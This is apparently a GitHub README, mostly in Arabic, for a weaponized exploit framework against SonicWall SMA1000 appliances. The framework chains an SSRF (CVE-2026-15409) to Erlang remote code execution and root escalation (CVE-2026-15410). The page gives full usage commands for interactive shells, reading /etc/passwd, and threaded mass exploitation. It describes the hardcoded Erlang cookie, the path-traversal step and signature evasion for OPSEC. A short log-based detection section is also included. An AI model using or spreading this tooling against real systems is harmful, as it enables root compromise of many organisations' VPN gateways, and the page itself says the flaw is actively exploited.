 tc4dy/cve-2026-15409-15410-framework
إطار عمل متعدد الاستغلالات لـ SonicWall SMA1000 يربط ثغرة SSRF (CVE-2026-15409) للوصول إلى RCE في Erlang ورفع الصلاحيات إلى الجذر (CVE-2026-15410). يتضمن قشرة تفاعلية، وفحصًا جماعيًا، وعمليات على الملفات، ووضع كشف آمن لاختبار الاختراق المصرح به.




إطار عمل للاستغلال وأداة كشف آمنة
الوصول غير المصرّح به إلى أنظمة الحاسوب غير قانوني بموجب **CFAA (الولايات المتحدة)، وقانون إساءة استخدام الحاسوب (المملكة المتحدة)، وTCK 243/244 (تركيا)، وقوانين مماثلة حول العالم.
CVE-2026-15409 هي ثغرة حرجة من نوع تزوير الطلبات من جانب الخادم (SSRF) دون مصادقة تم اكتشافها في واجهة Appliance Work Place الخاصة بجهاز SonicWall SMA1000.
كيف تعمل:
wsproxy.os:cmd/1.حقائق رئيسية:
تاريخ الإفصاح: 14 يوليو 2026
درجة CVSS: 10.0 (حرجة)
المنتجات المتأثرة: SMA 6210، SMA 7210، SMA 8200v
الإصدارات المُصلحة: 12.4.3-03453+ و12.5.0-02835+

exploit.py)يجمع الاستغلال الكامل المُسلّح بين CVE-2026-15409 وCVE-2026-15410 لتحقيق اختراق بمستوى root.
| الميزة | الوصف |
|---|---|
| [+] SSRF → Erlang RPC | ينفق تلقائيًا عبر wsproxy للوصول إلى عقد Erlang الداخلية. |
| [+] التنفيذ عن بُعد للشيفرة | تنفيذ أوامر نظام تشغيل عشوائية عبر os:cmd/1. |
| [+] صدفة تفاعلية | إنشاء صدفة حيّة مع دعم أوامر privesc وdownload. |
| [+] تصعيد الصلاحيات إلى root | الاستفادة من CVE-2026-15410 للتصعيد إلى root باستخدام تجاوز المسار في AMC. |
| [+] عمليات الملفات | قراءة وكتابة الملفات على النظام المستهدف. |
| [+] الفحص الجماعي | استغلال جماعي لعدة أهداف باستخدام الخيوط المتعددة (threading) (خيار -l). |
| [+] كشف SSRF | خيار --detect الاختياري للتحقق الآمن من الثغرة. |
| [+] قابل للتخصيص | تجاوز WebSocket URL وOrigin وUser-Agent وCookie وغيرها. |
| [+] بدون تبعيات إضافية | يستخدم مكتبة Python القياسية فقط (باستثناء requests الاختيارية للكشف). |
| [+] تنفيذ WebSocket خام | بدون مكتبات WebSocket خارجية — مصافحة مخصّصة على مستوى المقبس (socket) تتجنّب بصمات التوقيع الخاصة بالمكتبات لتحسين أمن العمليات (OPSEC). |
pip (لمكتبة requests)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| المنتج | الإصدارات المعرّضة للخطر | الإصدارات المُصلحة |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | نفس ما ورد أعلاه | نفس ما ورد أعلاه |
| SMA 8200v | نفس ما ورد أعلاه | نفس ما ورد أعلاه |
[!] هام: لا تؤثر هذه الثغرات على جدران حماية SonicWall (SSL-VPN) أو سلسلة SMA 100.
تقبل نقطة النهاية wsproxy على المنفذ 443 معامل bmID يبدأ بـ -3389 مع تحديد host:port. ومن خلال توجيه host=127.0.0.1 وport=1050، يمكن للمهاجمين إنشاء نفق إلى خدمة توزيع Erlang الداخلية.
تستخدم عقدة Erlang ملف تعريف ارتباط افتراضيًا مضمّنًا في الشيفرة: 10ecad5b446e86864832904cd439b6b70262. يتيح ذلك المصادقة عن بُعد وتنفيذ أي استدعاء os:cmd/1.
بعد المصادقة، يكتب الاستغلال نصًا برمجيًا (shell script) إلى /var/tmp/ ويستدعي نقطة النهاية XML-RPC الخاصة بـ AMC remove_hotfix مع اجتياز المسار (../../../../var/tmp/script.sh)، مما يؤدي إلى تنفيذ النص البرمجي بصلاحيات الجذر.
توصي SonicWall بالتحقق من:
extraweb_access.log بحثًا عن /__api__/login أو /__api__/logout (حالة 200)extraweb_access.log بحثًا عن /wsproxy مع معاملات host مشبوهة (حالة 101)ctrl-service.log بحثًا عن عمليات تراجع عن الإصلاحات السريعة (hotfix rollbacks) مع اجتياز المسار/var/lib/unit/conf.json الذي يحتوي على مسارات لـ /__api__/login أو /__api__/logoutتُقدَّم هذه الأداة لأغراض تعليمية ولاختبارات الاختراق المصرّح بها فقط.
لا يتحمل المؤلفون والمساهمون أي مسؤولية عن أي سوء استخدام أو ضرر ناتج عن هذا البرنامج. يتحمل المستخدمون وحدهم مسؤولية التأكد من حصولهم على إذن كتابي صريح من مالك الهدف قبل الاختبار. يُعد الوصول غير المصرّح به إلى أنظمة الحاسوب غير قانوني بموجب قانون الاحتيال وإساءة استخدام الحاسوب (CFAA) وقوانين مماثلة في جميع أنحاء العالم.
باستخدامك هذا البرنامج، فإنك توافق على:
[¡] تحذير: يجري استغلال هذه الثغرة فعليًا في البرّية. قد يؤدي الاستخدام غير المصرّح به إلى عواقب قانونية جسيمة.







